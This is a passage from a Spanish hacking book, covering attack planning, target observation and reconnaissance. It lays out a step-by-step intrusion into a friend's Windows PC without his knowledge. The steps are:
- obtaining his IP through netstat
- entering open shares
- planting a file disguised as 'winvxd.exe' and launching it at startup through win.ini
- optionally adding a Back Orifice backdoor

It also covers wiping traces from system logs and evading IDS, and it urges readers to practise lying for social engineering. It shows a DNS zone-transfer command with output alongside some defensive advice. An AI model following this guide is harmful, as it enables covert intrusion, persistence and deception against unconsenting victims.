No todos los administradores de red son idiotas. La mayoría, de hecho, no lo son. Una vez detectada una vulnerabilidad que permite un ataque, un administrador dotado de sentido común aplica los parches de seguridad, cerrando la brecha. Si ya invadió una vez, por un agujero de seguridad o un fallo en un programa, es posible que su próximo intento, días más tarde, sea inútil: la puerta estará cerrada. Una vez dentro de los muros del castillo, debe instalar los medios para que pueda entrar y salir sin ser notado, que es algo independiente de las lagunas de seguridad en el sistema.

- Paso 6: Evasión
"Ya invadió, ya copió, ya desfiguró, borró y destrozó, y ademas dejó puertas secretas a través de las cuales entra y sale sin ser molestado. Y ahora, ¿qué?". Bueno, pequeño saltamontes, es el momento de borrar las huellas que dejaste. Este paso comienza ya en la preparación del ataque, escogiendo las herramientas y los procedimientos menos ruidosos, con cuidado de no dejar evidencias en el *registro del sistema* y, sobre todo, tratando de descubrir antes de entrar si hay un IDS activo. Después de hacer lo que deba hacer (modificación, copia de archivos y programas y lanzar otros ataques), borre cuidadosamente **sus huellas** en los archivos de registro del sistema, teniendo cuidado de **no dañar otros datos** grabados. Es un fallo muy extendido "limpiar" demasiado el (log) registro. Otra precaución que debe tomarse en los pasos iniciales de la planificación es la

prevención de los sistemas de detección de intrusos, los conocidos IDS.

- El portal

Estamos a punto de entrar en el lado oscuro. Una vez allí, muchos se verán tentados de no salir. Es un riesgo que todos tenemos que correr. En las páginas siguientes veremos en detalle cómo llevar a cabo cada uno de los pasos que se ven aquí. La elección es toda tuya, querido lector.
La mejor manera de organizar las ideas es conseguir un pedazo de papel (yo prefiero el papel a la pantalla del ordenador) y garabatear algunas cosas. Mucha gente se pregunta por dónde empezar, olvidando que lo único que saben es a donde quieren llegar. Así que vamos a empezar por el final. Nuestra meta es gastar una broma a un amigo con un programa inofensivo y molesto (aburrido, incluso!).

PROGRAMA ABURRIDO

Sólo ese marco ya plantea varias preguntas:

1. ¿Qué programa utilizar?
2. Como se instala?
3. Se activará por tiempo o por eventos?
4. Tiene un tamaño máximo definido?
5. Su amigo entiende de ordenadores y sabrá qué hacer cuando el programa “salte”?
6. Quiere que el programa diga el nombre del autor de la broma o que guarde silencio hasta reírse lo suficiente?

Una vez planteadas las preguntas iniciales (no te preocupes, aparecerán mas...), tenemos que tomarnos algún tiempo para pensar e investigar para responderlas. Algunas respuestas plausibles podrían ser:

1. Su amigo es un fanático seguidor del Barça. Un enfermo. Cuenta con cromos, camisetas oficiales autografiadas por jugadores de distintos años, es miembro fundador del club ... ¿Qué tal una animación Flash, creada por aquel colega suyo que es diseñador web, celebrando la derrota del Barça por el Real Madrid?
¿Animación Flash? Esto significa que la víctima utiliza Windows. Si utiliza un Mac o Unix no va a funcionar. Este es un ejemplo de cómo la planificación, aunque va bien, necesita ajustes. ¿Se imagina si hubiese enviado la animación "esa locura" y descubre más tarde que no funcionó debido a que su amigo/víctima utiliza FreeBSD?
Tenemos, entonces, a través de la ingeniería social (o con la ayuda de Nmap ,...) que conocer el sistema operativo de la víctima. A través de la ingeniería social, descubrimos que es Windows Me.

2. La instalación es otro problema. Usted puede hacer que su amigo instale la bomba por

usted, sólo tiene que enviarla por e-mail diciendo que es un vídeo divertido. Sin embargo, la víctima es desconfiada (eso ya lo sabe, lo conoce desde hace años), y no abrirá cualquier cosa que le envíen.
Usted podría desarrollar un correo electrónico HTML con un VBScript que instala automáticamente el programa, pero hay que saber qué cliente de correo electrónico utiliza. A través de la ingeniería social, descubrimos que utiliza “The Bat” (www.ritlabs.com/the.bat - los autores lo recomiendan !!!), que es muy apreciado, precisamente porque es inmune a estas cosas.
O usar una vulnerabilidad en Windows. Para eso necesitamos ejecutar cualquier escáner como **Nmap**. Pero no tenemos su IP, entonces es necesario usar algún truco para descubrirlo.
Usted debe encontrar una manera de hacer que el Flash se dispare después de un tiempo o responda a un evento. Las tres opciones mas simples, sin tener que interactuar profundamente con el propio sistema operativo, son:

- Un troyano, por lo que podrás controlar a distancia la bomba;
- El Flash "fundido" a un programa del sistema (como la calculadora o el Bloc de notas) para que, cuando se abra, entre en funcionamiento;
- Ejecutarse el propio Flash en el arranque y dar un tiempo de espera de por lo menos una hora para entrar en acción;
- Una combinación de todos ellos.

En estos casos, necesitamos saber cómo es la conexión de nuestro amigo para determinar el tamaño de la animación. Si la víctima tiene un módem de 33,6 K, ciertamente notara si estamos haciendo una subida de 2 Mbytes de animación en Flash ... Preguntando, descubres que está abonado a un gran proveedor nacional de acceso rápido - Mira, una información que puede ser útil más adelante ...
Su amigo es inteligente, es un ingeniero electrónico y un usuario avanzado de computadores. Sin embargo, no entienden los detalles internos del software (su negocio es de hardware) y siempre le pide ayuda para "calibrar" Windows cuando "se bloquea ". (¿Quien sabe si no es por eso que tu, inconscientemente, estés haciendo esta putadita?)
Hmm ... si pones todas esas preguntas, respuestas y ponderaciones sobre las respuestas en una hoja de papel, después de algún tiempo leyendo y releyendo el resultado, tenemos el diagrama. La ultima pregunta que surge de su análisis es: ¿cómo entrar? No sabemos cuales son las vulnerabilidades existentes, nosotros no tenemos la IP de la víctima para buscarlas.
Hay varias maneras de obtener IP de alguien. Una es preguntándolo. La mayoría de la gente no va a sospechar que es para algo "malo". Pero no es el caso de su amigo. ¿Alguna vez hablas con él a través de Mensajería Instantánea?. Hace unos años, el mismo cliente de Mensajería Instantánea decía la IP de otra persona. Hoy en día existe la posibilidad de ocultar esta información. Sin embargo, según la versión y las opciones elegidas en la configuración, los más modernos pueden revelar esa información. Eso es porque la Mensajería Instantánea se puede conectar en ambos lados de la conversación ya sea directamente o a través de un servidor central.

Vamos a hacer un intento. Espera que él este en línea y comienza una conversación. Apaga todos los accesos a Internet en tu ordenador: correo electrónico, navegadores, eMule, KaZaA, MSN Messenger, dejando sólo la Mensajería Instantánea. Intercambia algunos mensajes con él y pídele que te envíe algún archivo relativamente grande (MP3, imágenes, programas, lo que sea). Antes de aceptar el envío, abra una ventana de MS-DOS.
Durante la transferencia, utilice el comando **netstat -na** en la ventana de MS-DOS, de la misma manera como lo hizo en los capítulos Vulnerabilidades II y Redes II. En la lista de conexiones que van a aparecer, las últimas de ellas son las IPs de tu conversación y del intercambio de archivos. La dirección IP remota que se muestra es la de el.
Este truco funciona con cualquier transferencia de datos en línea entre los dos equipos. El correo electrónico no está en línea, el que transfiere es el servidor SMTP, no la persona que lo envió. En el caso de MSN Messenger, AOL Instant Messenger y Yahoo Messenger, los mensajes son siempre intermediados por sus servidores, por lo que netstat mostrará la IP del servidor Passport.NET, por ejemplo ... Con una excepción: la transferencia de archivos peer-to-peer. Si su amigo utiliza MSN, pídale que le envíe un archivo grande. La IP sin duda van a aparecer en la lista de “netstat” con este truco.
Ahora que tenemos IP de la víctima, la escaneamos. Usando Nmap, encontramos que, por descuido, nuestro amigo ingeniero dejó las comparticiones de disco duro activas y sin contraseñas. Nada podría ser más sencillo que abrir un explorador de Internet y escribir \\IP.DE.LA.VÍCTIMA.AQUÍ. Ya se encuentra en su máquina, usted puede abrir y editar archivos.
Con estos cambios, nuestro diagrama ya es funcional. ¿Preparamos ahora, una lista secuencial de los pasos para nuestro ataque? Al fin y al cabo, no podemos hacer todo al mismo tiempo, así que tenemos que organizar las cosas. A continuación hay una lista de pasos. Es interesante dejar un espacio debajo de cada tema, así usted puede escribir los resultados, comentarios o problemas.
Los comentarios entre paréntesis no son parte de la secuencia de comandos. Ellos son únicamente una guía para la elaboración del plan de trabajo para cumplir los fines previstos.

- Pasos para hackear a fulano de tal

1. Ingeniería social: conversación informal para encontrar los detalles del sistema operativo.

2. Buscar: Determinación de la IP con Mensajería Instantánea y **netstat**. Si el paso 1 se realiza también por mensajería instantánea, mató a dos pájaros de un tiro. (Quemar etapas es deseable dado que no interfiere en su seguridad.)

3. Escanear a la víctima con **Nmap** y luego comprobar las vulnerabilidades con **Nessus**. (La lista se detendría aquí hasta descubrir que atacar. Es un ejemplo de 1-2-1-3-1.)

4. Descubierta la vulnerabilidad de compartición. Preparar el archivo con bomba que se implantara en la víctima. Flash con bomba de espera. Usar rutinas y tal y tal. (Utilice siempre herramientas y lenguajes que conozca bien! Los resbalones son fatales …)

5. Pruebe el archivo localmente. Cambie el nombre a *winvxd.exe*. (Siempre instale un sistema operativo idéntico al de la víctima. Instale programas similares a los de ella y trate que su máquina este muy próxima a la configuración del equipo afectado. Cuando en alguna etapa, de la orden de copiar algún archivo al ordenador de la víctima, cambie el nombre con nombres similares a los del sistema).

6. [Opcional] Prueba los pasos del número siete en adelante en un ambiente controlado. Después de asegurarte de que esta secuencia de comandos funciona, ataca el ordenador de la víctima. (Opcional casi obligatorio. Realiza un ataque similar en un equipo similar, en el que puedas verificar la validez del ataque. Un amigo podría ayudarte. La colaboración es importante en este entorno.)

7. Conexión a la computadora. Utilice Internet Explorer con la dirección \\XXX.YYY.ZZZ.UUU. (Hay que acostumbrarse a poner la información específica en sus recorridos, como los programas a utilizar, las opciones y configuración de estos programas, direcciones, puertos y protocolos utilizados en el ataque. No sólo las etapas generales. Un ataque debe ser rápido para ser eficaz e indetectable. Quedarse buscando las opciones ocultas de un programa durante la invasión es pedir ser pillado!)

8. Copie el archivo *winvxd.exe* en C:\Windows. (Tenga cuidado con los archivos de gran tamaño. Ralentizar la conexión de Internet y generar una gran actividad del disco duro son eventos muy sospechosos!)

9. Abra el archivo C:\windows\win.ini, y en la línea "run =" teclee c:\windows\winvxd.exe. (run=c:\windows\winvxd.exe).

10. Espera y empieza a reírte un montón!

Está claro que nuestro ataque no era importante, la víctima fácil y el programa no muy elaborado y fácilmente detectable. Pero, resulta que funciona!
Nuestro guion es también bastante simple, aunque sea posible un ataque por él. Sin embargo, ¿por qué no un cierto nivel de refinamiento? Algunas ideas:

- Preparar un Back Orifice (preferiblemente B02K) e instalarlo junto con Flash en *win.ini.* Incluso cuando todo sea descubierto (el *win.ini* restaurado y flash apagado) nuestra puerta trasera esta en el registro de Windows, y por tanto siempre activa cuando la víctima enciende el equipo.

- Hablando de registro, usalo en lugar de *win.ini*. Este procedimiento necesita más pasos, la creación de un archivo con extensión “.reg” para actualizar el registro de la víctima y, probablemente, una comprensión más profunda de su funcionamiento (véase el capítulo sobre las plataformas de Windows).

- Los lugares obvios son los últimos en ser registrados. Una vez, alguien me gasto una broma. Mi MS-DOS 5 se congeló al final de la carga del COFIG.SYS. Eso fue un aviso, pero lo ignoré. Decidido a encontrar el problema en lugar de volver a instalar todo el sistema (había muchos programas, algunos de los cuales debían ser instalados por el

personal de la DPC), arranque desde un disquete y abrí el CONFIG.SYS, revisando todas las líneas, una a una, para comprobar errores. Nada que hacer. Busque infructuosamente en todo el sistema en busca de problemas. Después de dos horas, decidí abrir el AUTOEXEC.BAT solo por probar. Casi me caí hacia atrás. Al principio del archivo, dos líneas:

```
@ ECHO OFF
c:\Autoexec.bat
```

No necesito decir más ...

- Una ultima palabra sobre la planificación

Si ha llegado hasta aquí y dijo: "Oye, pero estos no han enseñado nada difícil! Que porquería de libro!". Lo siento, pero este libro realmente no es para usted. El objetivo de este capítulo es mostrar, con el pretexto para una invasión simple, como organizarse para hacerlo.

En los próximos capítulos veremos los siguientes pasos de nuestros ataques: observación, búsqueda, invasión, mantenimiento y evasión. Se incluyen algunas técnicas adicionales y lugares dónde encontrar más información. Pero con lo que tenemos hasta ahora (y con un poco de buena voluntad para la investigación), ya es posible atacar, defender o incluso contraatacar a cualquier persona o institución.

Los autores vuelven a avisar: la responsabilidad del uso de esta información es suya, no nuestra. Handle with care.

Ataque, defensa y contraataque

Observación

Capitulo - 11

"You have to be trusted
by the people you lied to
so when they turn their backs on you
you have the chance to put the knife in"
Roger Waters, "Dogs"

Has de ser creíble, para la gente que mentiste,
así cuando te den la espalda, tienes la opción de clavarles el cuchillo.
Del álbum Animals (Pink Floyd), 1977

La diferencia entre los "script kiddies" y los “black hats” más inteligentes está en esta etapa (de hecho, comienza en la anterior, pero muchos buenos *black hats* reconocidos abandonaron la fase de preparación). Al igual que las bandas vigilan los bancos durante meses y los secuestradores acampan frente a la casa de sus víctimas, los atacantes digitales dignos de este nombre, deben observar a sus presas mucho antes de lanzarse sobre ellos como halcones sobre un pollo enfermo.
Este capítulo tratará brevemente de algunas áreas en las que el potencial atacante podría tratar de recopilar información sobre empresas, personas y, en especial, sus sistemas informáticos y la conectividad. En resumen: quieres salir a jugar a la calle? Antes debes de hacer tus deberes!

Ingeniería Social

En el capítulo 6, tuvimos un primer contacto con el arte de mentir. Como las mentiras, el engaño y la deshonestidad son tan viejos como los primeros monos parlantes que existieron, no hay manera de describir todos los procedimientos posibles.
No vamos aquí a repetir lo que dijimos en el capítulo 6. Utilice el mal que el 100% de las personas tienen escondido por ahí en algún rincón y desarrolle sus propios métodos. Lo que funcionó para Mitnick puede no funcionar para usted.
¿Sugerencias? Hay algunas:

- Tome clases de interpretación. Consejo obvio.
- Imposturas de voz, la seguridad y la fuerza son importantes. Toma clases de canto.
- Busque libros sobre la programación neuro-lingüística. Te harás un gran favor.
- Acostúmbrate a mirar SIEMPRE a la basura, incluso en casa! Sea un *black hat* en sus hábitos …
- Mienta a su jefe, a su madre, al sacerdote en la confesión. Practique la mentira. Ella es su herramienta más poderosa. Ni todos los escaneres del mundo pueden descubrir las cosas que preguntas sencillas, con la entonación correcta, pueden, en cinco minutos.

No basta con saber lo que estás haciendo. Debes saber por qué lo estás haciendo. Si tienes una respuesta rápida cuando se te pregunta "¿por qué quieres invadir mi empresa?" Puedes seguir adelante. Pero no olvides que, una vez dentro, se hará un rastreo. Si ya sabes qué hacer cuando estés entre los muros del castillo, muy bien. Si no lo sabes, no lo intentes! Y no hay que olvidar que, en función de tus intenciones, puedes estar incurriendo en un delito.

Una gran red

Puedo contar con los dedos de una mano las cosas que no he encontrado en Internet. Una vez, estaba ayudando a mi novia francofona a buscar letras de "chansons" en francés para una recopilación que estaba haciendo. Una canción, "Ça ira" (que tiene varias versiones con diferentes letras), estaba siendo difícil de encontrar. Tras el diálogo:

- No puedo encontrarlo aquí.
- ¿El qué?

- "Ça Ira", varias grabaciones, entre ellas la de Edith Piaf.
- ¿Has buscado en toda la web?
- Ahora también en Google y Alta Vista.
- ¿Cómo has buscado?
- He buscado por su nombre, solamente. Luego intenté con el nombre de la canción más Edith Piaf.
- Puedo intentarlo? Normalmente, uso, para letras en Inglés, el nombre de la canción, nombre del artista, más las letras de la canción. ¿Cómo es letra en francés?
- Parole.
- Prueba aquí: ça ira piaf parole

Lo intentó y, para su sorpresa, se encontró con varios sitios con las letras, entre ellos algunos que contenían referencias cruzadas, diferentes versiones agrupadas y los aspectos históricos y sociales relacionados con ellas.
Internet en general y la World Wide Web en particular, son ricos en información acerca de tu persona, ya sea física o jurídica. Mucha fue colocada allí nada menos que por ti mismo. Tus empleados, si los tienes, son también grandes fuentes de información. Vamos a ver.

- Google es tu amigo

Es increíble lo bien que funcionan los robots de estos mecanismos! Quién no sepa cómo tiene catalogados Alta Vista todos los enlaces, merece una explicación rápida.
Hay dos tipos de motores de búsqueda: el catálogo (la traducción es la adecuada para la guía, aunque muchos traducen como directorio ...) y los basados en robots. Los catálogos son simples listas de sitios que los propios interesados inscriben. Por ejemplo, Yahoo aloja sitios Web en su rama corporativa Geocities. Estos sitios automáticamente entran en el catálogo de Geocities, que, además, acepta las entradas en su catálogo de sitios web externos. Una vez registrado, un programa robot escanea todo el sitio de la persona y registra las palabras clave del texto.
Un sitio basado en robots usa un programa similar a los catálogos. La diferencia es que no es necesario registrar nada: los robots olfatean un enlace y siguen estos enlaces en Internet. Como las páginas a menudo llaman a otras páginas, es un trabajo sin fin.
Así pues, es fácil imaginar que los robots un día llegarán a su sitio web. Tal vez usted o su empresa no tiene página web, pero seguramente utiliza correo electrónico y firma listas de discusión. O accede a Usenet. O bien se inscribe en sitios públicos, tales como Hotmail, y deja su perfil visible para el mundo. A modo de ejemplo: yo (Henry) no tengo una página web propia . Pero soy bastante ruidoso en Internet; firme decenas de listas y tengo algunos artículos publicados en revistas y periódicos.
Trate de buscar su nombre y el nombre de su empresa para ver lo que usted dice y lo que dicen de usted. También busque los nombres de sus empleados, proveedores, clientes. Usted comprobará que puede obtener mucha información de esa manera.
Todos los motores de búsqueda tienen mejoras en la búsqueda. Puede buscar por formato de archivo, fecha, acontecimiento, que comparten la misma URL páginas que enlazan a una URL concreta. Por ejemplo, podemos usar Google para encontrar sitios que enlazan con Conectiva (www.conectiva.com.br). El resultado sería el siguiente, en la

ventana de búsqueda de Google, escribir:

link: www.conectiva.com.br

El "link:" funciona muy bien en Alta Vista (www.altavista.com) y AllTheWeb (www.alltheweb.com), que también tienen muchas opciones de búsqueda avanzada.

- ¿Tu también, Bruto?

Pero el peligro puede estar en casa! ¿Has mirado en tu sitio web personal o en el de tu empresa? En una investigación bien hecha (con la ayuda, sorprendentemente, de el motor de búsqueda que el personal de la Web pone para ayudar a los Internautas!!!), el atacante seguramente podrá reunir alguna de esta valiosa información:

- Tecnología: Vaya a la página TI de su sitio. Que me convierta en un mono de circo si el personal de área no puso una lista completa de las tecnologías en uso. Es posible que, incluso por razones contractuales, la empresa esté obligada a poner un sello Powered By en el sitio. Las empresas y los empleados suelen estar orgullosos de las soluciones tecnológicas que ayudan a implementar y están tentados a poner información muy completa en los sitios. Los hackers aman esto!

- Relaciones: Muchas compañías divulgan (intencionadamente o no) la información sobre sus socios, proveedores, clientes y consultores. Muchos incluso colocan datos sobre la competencia! Alguien puede estar utilizando la información de su sitio web para atacar a la empresa para la que usted trabaja. Los mismos trabajadores tienden a poner información sensible en sus sitios personales.

- Informaciones corporativas: la cultura, el idioma, los empleados clave, premios, las normas laborales, filiales, nombres, números de extensiones y correos electrónicos de los empleados ... Este es el tipo de información posible de obtener sólo mediante búsquedas en la web corporativa. Además de facilitar los ataques a distancia, es posible fingir ser un "trabajador estándar" de la compañía para entrar en sus instalaciones físicas. Una vez dentro, lo de siempre: la ingeniería social, sniffers, puertas traseras, robo de documentos y medios...

- Noticias: Esté atento a los comunicados de prensa y notas publicadas como noticias en su página web. Se puede colar información adicional entre líneas. Como los hackers, están acostumbrados a estar escondidos en los vertederos y contenedores de basura para recopilar pedazos de información (la sucia salsa de tomate y el papel higiénico usado) no tendrán ninguna dificultad en capturar datos organizados en el área de noticias del sitio y relacionarlos entre sí.

- ¿Quién es este tipo?

Quién tiene un dominio, tiene que registrarlo en algún lugar. En Brasil, quien se encarga de los registros de dominio es la FAPESP (registro.br). Cuándo se hace un registro, la información se almacena en una base de datos denominada base de datos WHOIS. Cada dominio-raíz tiene su propia base de datos WHOIS. Por ejemplo, las zonas .com, .mil,

.edu (todas estadounidenses) tienen su propia base de datos WHOIS.
Comprobar la base de datos WHOIS es muy fácil. Vaya a “registro.br” y teclee el dominio en el campo correspondiente. Haga clic en el botón AVERIGUAR. La ventana mostrará los datos de registro Whois.
En la base de datos Whois tenemos el nombre de la empresa, nombre y apellidos de los responsables de ella, direcciones, números de teléfono, correo electrónico ... Es una excelente fuente de datos de forma gratuita. Pero la parte mas importante para un hacker es la siguiente (En nuestro ejemplo el digerati.com.br whois):

```
Servidor DNS: NS1.LOCAWEB.COM.BR
DNS de estado: 06/04/2003 AA
Ultimo AA: 06/04/2003
Servidor DNS: NS2.LOCAWEB.COM.BR
DNS de estado: 06/04/2003 AA
Ultimo AA: 06/04/2003
Creado: 16/01/1998 # 82624
Modificado: 11/03/2003
Estado: Publicado
```

Eeeeepa! Ya sabemos cuales son los dos servidores DNS que utiliza el dominio. Sólo con los datos encontrados en la Web, somos capaces de hacer muchas maldades con el dominio.


Sing your name across my heart

Todas las informaciones que hemos visto hasta ahora en este capítulo fueron obtenidas exclusivamente a través de su navegador Web sin necesidad de herramientas especiales, y no incurrió en ningún delito, ya que investigo en áreas y bases de datos públicas. Aun así, la información recopilada es altamente peligrosa y podría poner en riesgo, si es bien (mal?) usada, toda una corporación. Pero no sólo la Web nos da el servicio.
Ahora que sabemos las direcciones de todos los DNS del dominio que queremos atacar, vamos a echarles un vistazo. No vamos a discutir los fundamentos técnicos. Si el lector no sabe cómo funciona un sistema de servidor de nombres de dominio, le recomendamos el excelente libro de DNS y BIND, de Paul Albitz y Cricket Liu (editorial O'Reilly).
Al igual que en los servidores whois, el DNS tiene información que, obligatoriamente, debe estar abierta y disponible para el público en general. Comunicación por correo electrónico, sitios Web y servidores FTP son tres ejemplos de servicios que, aun viviendo sin DNS, dependen de él para dar a los usuarios una forma mas fácil de almacenar las direcciones de Internet.
Existen herramientas de línea de comandos para Windows y Unix, que pueden recuperar información valiosa acerca de DNS para los hackers. Además, **Nessus** es un ejemplo de escáner de vulnerabilidades que, entre otras cosas, recupera la información de los servidores DNS.
El gran problema de la tecnología DNS son las transferencias de zona o zone transfers. Cuando un ISP o compañía pone en el aire un sistema DNS, suelen poner más de un servidor (que se encuentran en lugares diferentes) para atender a los programas que dependen de el. Uno de ellos será el DNS primario, los otros serán secundarios o

esclavos. La transferencia de zona es un procedimiento diseñado para la transferencia de datos entre todos los DNS de aquel dominio o zona (zona es un conjunto de múltiples dominios, o más bien varios subdominios dentro del mismo dominio).
Lo que pasa es que sólo los hosts autorizados deberían ser capaces de realizar transferencias de dominios. Si mi DNS primario es 204.200.100.99 y mi secundario es 204 200 200 250, sólo 250 podrían solicitar transferencias de zona a partir de los 99 y viceversa. Observamos, sin embargo, que casi todos los servidores de nombres alrededor de la Tierra permiten transferencias de zonas solicitadas desde cualquier nodo de la Gran Red.
Un ejemplo práctico. En una estación con Linux, utilice el comando **dig**. Este comando también se puede encontrar en algunos Unix. Abra una terminal y escriba:

```
$dig @NS1.locaweb.com.br digerati.com.br AXFR
```

La sintaxis es simple. El primer argumento es el servidor de nombres (DNS también podría ser el número de IP). El segundo argumento es el dominio que desea buscar y el tercero (AXFR) indica que queremos hacer una transferencia de zona. La salida es:



```
; <<>> DiG 9.2.1 <<>> @NS1.locaweb.com.br digerati.com.br AXFR
;; global options:  printcmd
digerati.com.br.        3600    IN      SOA     hm23.
admin.locaweb.com.br.   8       3600    600     86400   3600
digerati.com.br.        0       IN      NS      NS1.locaweb.com.br.
digerati.com.br.        0       IN      NS      NS2.locaweb.com.br.
digerati.com.br.        0       IN      NS      NS3.locaweb.com.br.
digerati.com.br.        0       IN      A       200.246.179.102
digerati.com.br.        0       IN      MX      10 smtp-gw.digerati.com.br.
ftp.digerati.com.br.    0       IN      A       200.246.179.102
smtp.digerati.com.br.   0       IN      A       200.182.98.136
pop.digerati.com.br.    0       IN      A       200.182.98.136
mail.digerati.com.br.   0       IN      A       200.182.98.136
www.digerati.com.br.    0       IN      A       200.246.179.102
wap.digerati.com.br.    0       IN      A       200.246.179.102
sqlserver.digerati.com.br. 0    IN      A       200.246.179.82
webmail.digerati.com.br. 0      IN      CNAME   pop.digerati.com.br.
smtp-gw.digerati.com.br. 0      IN      A       200.182.98.155
digerati.com.br.        3600    IN      SOA     hm23.
admin.locaweb.com.br. 8 3600 600 86400 3600
;; Query time: 881 msec
;; SERVER: 200.246.179.123#53(NS1.locaweb.com.br)
;; WHEN: Tue Apr  8 12:28:50 2003
;; XFR size: 17 records
```

Huy! Un simple comando nos dijo que el servidor SMTP de la empresa es 200.182.98.155, y los servidores Web y FTP comparten la misma máquina en 200.246.178.102. No estamos considerando, por ahora, las interfaces de red con direcciones IP múltiples, pero de todos modos, la realidad puede ser un poco diferente de la que se muestra en la lista. Sin embargo, es un excelente punto de partida para investigar más, obtener miniataques (recuerdas? 1234 1234 ...) y desarrollar un plan de acción.
Otros ejemplos de herramientas para hacer las transferencias de zona son **Nessus** antes mencionado (con versiones para Unix y Windows), el host, disponible en la mayoría de Unix y el veterano **nslookup**, presente tanto en Unix y Windows. Tenga en cuenta que nslookup para Linux no hace transferencias de zona!

Defensa y contraataque

Desafortunadamente, no se puede hacer mucho para defenderse de la información obtenida de bases de datos WHOIS. La información de este servicio debe estar disponible universalmente, por lo que no hay nada que hacer. Los recientes casos de desconfiguraciones (como el sitio de Digerati Editorial) fueron posibles con la información obtenida de *whois* y luego con un poco de ingeniería social, obteniendo las contraseñas para cambiar el DNS. Es un caso típico de un error humano. El problema no era la información WHOIS, sino las contraseñas débiles y vulnerabilidad social.
Las transferencias de zona de servidores DNS de hecho se pueden evitar. Cree reglas en el servidor para restringir las transferencias de zona sólo entre los servidores DNS de su dominio, o con los servidores DNS raíz.
Como hasta aquí no hay nada ilegal en las actividades del *black hat*, porque toda la información recogida es pública, no hay manera de lanzar un contraataque. Sobre todo porque, debido al enorme tráfico, rastrear accesos a los servidores whois y DNS es imposible.
Pero, ¡SÍ! Se pueden tomar medidas preventivas (además de restringir la transferencia de zona - esto es muy importante) para evitar fugas de información innecesaria a Internet. Entre ellas:

- Hacer una limpieza en casa! Hurgar en su sitio web y eliminar cualquier cosa que pueda dar, indebidamente, información restringida o confidencial para permitir un ataque.

- Crear políticas sobre lo que puede ser publicado en el sitio y se transmite por correo electrónico. Crear castigos (por desgracia, es necesario) si un empleado pone en riesgo a la empresa divulgando algo que no debiera. Y nada de poner banderitas con: "Funciona con Windows NT4" o "Running Linux 2.2."

Haga campañas de prevención, avisando a los usuarios de e-mails sobre el peligro de enviar datos internos de la empresa hacia fuera. Recoja la investigación que usted hizo en la web con los nombres o mensajes de correo electrónico de sus empleados y organice una presentación para ilustrar sus campañas.

Ataque, defensa y contraataque

Búsqueda


Capitulo - 12

"Pedid, y se os dará; buscad, y hallareis;
llamad, y se os abrirá.
Porque cualquiera que pide, recibe; y el que
busca, halla; y al que llama, se abrirá"
(Mateo VII: 7 y 8)

Igual que los militares, utilizan los servicios de inteligencia para elaborar informes sobre el objetivo y solo después van al campo a observar, nosotros también tenemos que investigar todas esas informaciones, desarrollar planes de acción y hacer una estrategia de ataque. En esta nueva etapa vamos a hacer lo que los militares llaman reconocimiento: comprobar los datos obtenidos, rellenar posibles lagunas, corregir las diferencias y obtener datos de áreas antes inaccesibles. Recuerde, después de volver de la búsqueda, realimentaremos nuestra hoja de ruta con la información obtenida. Nunca se aleje de 1-2-1-3-1-4-1-5-1-6-1!

Cartografía aplicada a Internet

